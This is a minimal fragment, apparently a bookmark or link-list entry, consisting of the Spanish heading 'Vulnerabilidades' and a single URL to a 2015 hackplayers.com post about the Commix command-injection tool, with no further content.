Vulnerabilidades

<http://www.hackplayers.com/2015/07/commix-explotar-inyeccion-de-comandos.html>